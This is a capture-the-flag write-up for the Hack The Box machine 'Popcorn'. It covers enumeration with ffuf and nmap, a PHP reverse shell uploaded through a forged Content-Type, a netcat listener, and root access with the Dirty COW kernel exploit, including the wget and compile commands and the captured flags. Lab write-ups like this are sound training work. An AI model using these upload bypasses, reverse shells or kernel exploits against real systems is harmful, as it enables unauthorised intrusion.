

1.0 - High Level Summary

1.1 - Host Summary

> hostname, IP, OS, ports open / services on them

Hostname: Popcorn

IP: 10.10.10.6

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

1.2 - Attack Surface Summary

> high level overview of exploitable services / potential

First Fuzzing:

```
ffuf -u http://popcorn.htb/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c -e .php,.html,.txt
```

→ Result:

```
```ffuf
index [Status: 200, Size: 177, Words: 22, Lines: 5]
index.html [Status: 200, Size: 177, Words: 22, Lines: 5]
test.php [Status: 200, Size: 47084, Words: 2465, Lines: 651]
test [Status: 200, Size: 47072, Words: 2465, Lines: 651]
torrent [Status: 301, Size: 312, Words: 20, Lines: 10]
.html [Status: 403, Size: 284, Words: 21, Lines: 11]
rename [Status: 301, Size: 311, Words: 20, Lines: 10]
```
```

Second Fuzzing:

```
ffuf -u http://popcorn.htb/torrent/FUZZ -w /opt/OSCP/SecLists/Discovery/Web-Content/raft-medium-directories.txt -t 200 -c -e .php,.html,.txt
```

→ Result:

```
```ffuf
lib [Status: 301, Size: 316, Words: 20, Lines: 10]
config [Status: 200, Size: 0, Words: 1, Lines: 1]
config.php [Status: 200, Size: 0, Words: 1, Lines: 1]
upload [Status: 301, Size: 319, Words: 20, Lines: 10]
upload.php [Status: 200, Size: 8357, Words: 1068, Lines: 298]
database [Status: 301, Size: 321, Words: 20, Lines: 10]
rss.php [Status: 200, Size: 1691, Words: 86, Lines: 44]
rss [Status: 200, Size: 1691, Words: 86, Lines: 44]
secure.php [Status: 200, Size: 4, Words: 1, Lines: 3]
secure [Status: 200, Size: 4, Words: 1, Lines: 3]
users [Status: 301, Size: 318, Words: 20, Lines: 10]
download.php [Status: 200, Size: 0, Words: 1, Lines: 1]
download [Status: 200, Size: 0, Words: 1, Lines: 1]
templates [Status: 301, Size: 322, Words: 20, Lines: 10]
index.php [Status: 200, Size: 11356, Words: 1103, Lines: 294]
index [Status: 200, Size: 11356, Words: 1103, Lines: 294]
admin [Status: 301, Size: 318, Words: 20, Lines: 10]
comment.php [Status: 200, Size: 936, Words: 83, Lines: 17]
comment [Status: 200, Size: 936, Words: 83, Lines: 17]
js [Status: 301, Size: 315, Words: 20, Lines: 10]
login [Status: 200, Size: 8371, Words: 769, Lines: 228]
edit [Status: 200, Size: 0, Words: 1, Lines: 1]
edit.php [Status: 200, Size: 0, Words: 1, Lines: 1]
preview [Status: 200, Size: 27029, Words: 128, Lines: 138]
login.php [Status: 200, Size: 8371, Words: 769, Lines: 228]
browse [Status: 200, Size: 9278, Words: 794, Lines: 186]
```

```

browse.php [Status: 200, Size: 9278, Words: 794, Lines: 186]
images [Status: 301, Size: 319, Words: 20, Lines: 10]
css [Status: 301, Size: 316, Words: 20, Lines: 10]
logout.php [Status: 200, Size: 182, Words: 11, Lines: 1]
logout [Status: 200, Size: 182, Words: 11, Lines: 1]
health [Status: 301, Size: 319, Words: 20, Lines: 10]
stylesheet [Status: 200, Size: 321, Words: 9, Lines: 7]
torrents [Status: 301, Size: 321, Words: 20, Lines: 10]
torrents.php [Status: 200, Size: 6477, Words: 648, Lines: 166]
thumbnail [Status: 200, Size: 1748, Words: 21, Lines: 11]
thumbnail.php [Status: 200, Size: 1748, Words: 21, Lines: 11]
hide [Status: 200, Size: 3765, Words: 194, Lines: 135]
.html [Status: 403, Size: 292, Words: 21, Lines: 11]
readme [Status: 301, Size: 319, Words: 20, Lines: 10]
upload_file.php [Status: 200, Size: 0, Words: 1, Lines: 1]
upload_file [Status: 200, Size: 0, Words: 1, Lines: 1]
validator.php [Status: 200, Size: 0, Words: 1, Lines: 1]
validator [Status: 200, Size: 0, Words: 1, Lines: 1]
PNG [Status: 301, Size: 316, Words: 20, Lines: 10]
```

```

1.3 - Exploitation Summary


> high level overview of the services you exploited

Register new account with credentials

username: test

password: test@123

→ Login and access upload function.



The screenshot shows the 'Torrent Hoster' website. The header has a blue background with the site name and a navigation bar with icons for Home, Browse, Upload, Forum, Stats, News, F.A.Q., About, and Development. Below the header, there are instructions for uploading torrents. The main form includes fields for 'Torrent' (with a 'Browse...' button), 'Optional name', 'Category' (dropdown), 'Subcategory' (dropdown), and 'Description' (text area). At the bottom, there are radio buttons for 'Tracker requires registration' and 'Post Annoymous', and a blue 'Upload Torrent' button.

• You can upload torrents that are tracked by any tracker.
• Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..**
• Be patient while the script retrieves the data from the tracker. This may take a while.
• Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent No file selected.

Optional name

Category ▼

Subcategory ▼

Description

Tracker requires registration ☐ Yes ☒ No

Post Annoymous ☐ Yes ☒ No

→ Search google and download example torrent file

Sample torrent file (.torrent)

Torrent file stores meta data for the BitTorrent protocol.

Here is the file type:

```
$ file sample.torrent
sample.torrent: BitTorrent file
```

Sample torrent file: [download here](#).

Tags: *p2p fileshare torrent*

```
```wget
wget http://sample-file.bazadanni.com/download/applications/torrent/sample.torrent
```
```

→ Upload it

test



| | |
|-------------|---------|
| Download | test |
| Uploaded By | test |
| Category | Other |
| Size | 0.02 KB |



| | |
|--------------|------------------------------|
| Seeds | 0 |
| Peers | 0 |
| Finished | |
| Update Stats | Update Stats |



| | |
|-------------|-------------------------------------|
| Tracked By | udp://tracker.openbittorrent.com:80 |
| Added | 2021-11-24 10:29:44 |
| Last Update | 0000-00-00 00:00:00 |
| Comment | |




Screenshots

Image File Not Found!

[Edit this torrent](#)

[+ Files](#)

→ Edit torrent file, upload screenshot with reverse shell php



| | |
|-------------------------------|---|
| Torrent Name | test |
| Hash | d0d14c926e6e99761a2fdcff27b403d96376eff6 |
| Category | Other ▼ |
| Subcategory | Other ▼ |
| Description | <div></div> |
| Tracker requires registration | <input type="radio"/> Yes <input checked="" type="radio"/> No |
| | Update |
| | Filename: |
| Update Screenshot | <div> Browse... <div>No file selected.</div> </div> |
| | Submit Screenshot |

→ Intercept with burp and bypass upload with change "application/x-php" -> "image/png"

```
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.10.10.6
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryz36PzpSsC112GxLB
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.10.6/torrent/edit.php?mode=edit&id=d0d14c926e6e99761a2fdcff27b403d96376eff6
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: /torrent/torrents.php=; /torrent/login.php=; saveit_0=4; saveit_1=0;
/torrent/torrents.phpfirsttimeload=1; PHPSESSID=87d0b9faa195cf0e9e4d9daf919dd75e
Connection: close

-----WebKitFormBoundaryz36PzpSsC112GxLB
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/png
```

→ Listening with netcat on port 4444

```
```netcat
nc -nvlp 4444
```
```

→ Access <http://popcorn.htb/torrent/upload> to execute reverse shell

rent/upload

| <u>name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--|----------------------|-------------|--------------------|
| | | | - |
| cdff96b6190566ca6b4.png | 17-Mar-2017 23:06 | 58K | |
| dcff27b403d96376eff6.php | 24-Nov-2021 10:33 | 5.4K | |
| | 02-Jun-2007 23:15 | 32K | |

ver at 10.10.10.6 Port 80

→ Get prompt and cat flag user

```
www-data@popcorn:/var/www$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@popcorn:/var/www$ cat /home/george/user.txt
cat /home/george/user.txt
520a1d130363c239837a4a3d470ff69d
www-data@popcorn:/var/www$
```

2.0 - Methodology and Walkthrough

2.1 - Enumeration

> scans and initial discover

First scan:

```
nmap -Pn -sS --stats-every 3m --max-retries 1 --max-scan-delay 20 --defeat-rst-ratelimit -p1-65535 -oN /opt/OSCP/labs/HTB/6-Popcorn/10.10.10.6.txt 10.10.10.6
```

→ Result:

```
```nmap
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```
```

Second scan:

```
nmap -Pn -sSV -nvv --version-intensity 9 -A -p22,80 -oN /opt/OSCP/labs/HTB/6-Popcorn/nmap-versions.txt 10.10.10.6
```

→ Result:

```
```nmap
```

```
PORT STATE SERVICE REASON VERSION
```

```
22/tcp open ssh syn-ack ttl 63 OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
```

```
| ssh-hostkey:
```

```
| 1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
```

```
| ssh-dss AAAAB3NzaC1kc3MAAACBAIAAn8zzHM1eVS/
```

```
OaLgV6dgOKaT+kyvjU0pMUqZJ3AgvyOrxHa2m+ydNk8cixF9IP3Z8gLwquTxJDuNJ05xnz9/
```

```
DzZClqfNfiqrZRACYXsquSAab512kkl+X6CexJYcDVK4qyuXRSEgp4OFY956Aa3CCL7TfZxn+N57WrsBoTEb9PAAAAFQDMosEYukWO
```

```
JSROW1jeMX4hCS6Q/M8D1UJYyat9aXoHKg8612mSo/
```

```
OH8Ht9ULA2vrt06lXoC3O8/1pVD8oztKdJgfQlWW5fLujQajj+nGVrwGvCRkNjcl0Sfu5zKow+mOG4irtAmAXwPoO5IQJmP0WOgkr+3x
```

```
fxNgyJhyDy5tkNRthjWWZoSzxS7sjyPCn6HzYvZ+IKxPNODL+TROLkmQ==
```

```
| 2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
```

```
|_ssh-rsa
```

```
AAAAB3NzaC1yc2EAAAABIwAAAQEAyBXr3xI9cjrMH2+DB7lZ6ctfgrek3xenKLLv2vJhQQpQ2ZfBrvkXLsSjQHHwgEbNyNUL+M1Om
```

```
T4shxnYmxtACC0hqRVQ1HpE4AVjSagfFamqUvyvSdbGvOeX7WC00SZWPgavL6pVq0qdRm3H22zIVw/
```

```
Ty9SKxXGmN0qOBq6Lqs2FG8A14fJS9F8GcN9Q7CVGuSIO+UUH53KDOI+vzZqrFbvFz5dwCID19ybduWo95sdUUq/
```

```
ECtoZ3zuFb6ROI5JJGNWFb6NqfTxAM43+ffZfY28AjB1QntYkezb1Bs04k8FYxb5H7jwhWewoe8xQ==
```

```
80/tcp open http syn-ack ttl 63 Apache httpd 2.2.12 ((Ubuntu))
```

```
| http-methods:
```

```
|_ Supported Methods: GET HEAD POST OPTIONS
```

```
|_ http-title: Site doesn't have a title (text/html).
```

```
|_ http-server-header: Apache/2.2.12 (Ubuntu)
```

```
```
```

2.2 - Exploitation

> gaining a shell

Upload file "test.torrent" on Portal web Torrent:

<http://10.10.10.6/torrent/torrents.php?mode=upload>

Find and edit screenshot "test" torrent:

http://10.10.10.6/torrent/upload_file.php?mode=upload&id=d0d14c926e6e99761a2fdcff27b403d96376eff6

Download revershell at pentestmonkey and edit LHOST, LPORT

<https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php>

Interscept request upload and bypass with change:

"application/x-php" → "image/png"

Listening LPORT with netcat

nc -nvlp 4444

Access url: <http://10.10.10.6/torrent/upload/>

Click on file "d0d*.php"

2.3 - Elevation

> methods used to gain SYSTEM / root

Upload Linpeas.sh and check privesc information:

→ Found exploit: <https://github.com/FireFart/dirtycow/blob/master/dirty.c>

Download and transfer file "dirty.c" to machine Popcorn

wget <https://github.com/FireFart/dirtycow/blob/master/dirty.c>

python3 -m http.server

On machine Popcorn:

wget <http://10.10.14.2:8000/dirty.c>

gcc -pthread dirty.c -o dirty -lcrypt

```
## Execute dirty cows to privesc:
./dirty newpassword
```

```
## On kali machine:
ssh firefart@popcorn.htb
→ newpassword
```

```
(root@kali)-[/opt/OSCP/labs/HTB/6-Popcorn] 4.2-8000/dirty.c
# ssh firefart@10.10.10.6
firefart@10.10.10.6's password:
Permission denied, please try again.
firefart@10.10.10.6's password:
Permission denied, please try again.
firefart@10.10.10.6's password:
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/

System information as of Wed Nov 24 12:11:22 EET 2021

System load: 2.89          Memory usage: 15%    Processes:          130
Usage of /:  8.5% of 14.80GB Swap usage:   0%     Users logged in:  0

Graph this data and manage this system at https://landscape.canonical.com/

Last login: Tue Oct 27 11:08:55 2020
firefart@popcorn:~# cat /root/root.txt
67ff9739359f68e5aae57b63da492639
firefart@popcorn:~# whoami
firefart
firefart@popcorn:~# id
uid=0(firefart) gid=0(root) groups=0(root)
```

3.0 - Loot and Code

3.1 - Proof

> screenshot of whoami, ip, and flag

```

firefart@popcorn:~# whoami
firefart
firefart@popcorn:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@popcorn:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:b9:d9:12
          inet addr:10.10.10.6  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:d912/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:521274 errors:0 dropped:0 overruns:0 frame:0
          TX packets:507210 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:82074909 (82.0 MB)  TX bytes:216215896 (216.2 MB)
          Interrupt:18 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:3752 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3752 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:320288 (320.2 KB)  TX bytes:320288 (320.2 KB)

firefart@popcorn:~# cat /root/root.txt
67ff9739359f68e5aae57b63da492639
firefart@popcorn:~#

```

3.2 - Code Used

> full exploit code with source and highlights of changes

File torrent example:

```torrent

d8:announce37:http://tracker.kali.org:6969/announce13:announce-list137:http://tracker.kali.org:6969/announceel36:udp://tracker.kali.org:6969/announceee7:c

...

## Reverse shell

```php

...

\$ip = '10.10.14.2; // CHANGE THIS

\$port =4444; // CHANGE THIS

...

Privesc code

// Download at:

// wget https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c

// Compile with:

// gcc -pthread dirty.c -o dirty -lcrypt

//

// Then run the newly create binary by either doing:

// "./dirty" or "./dirty my-new-password"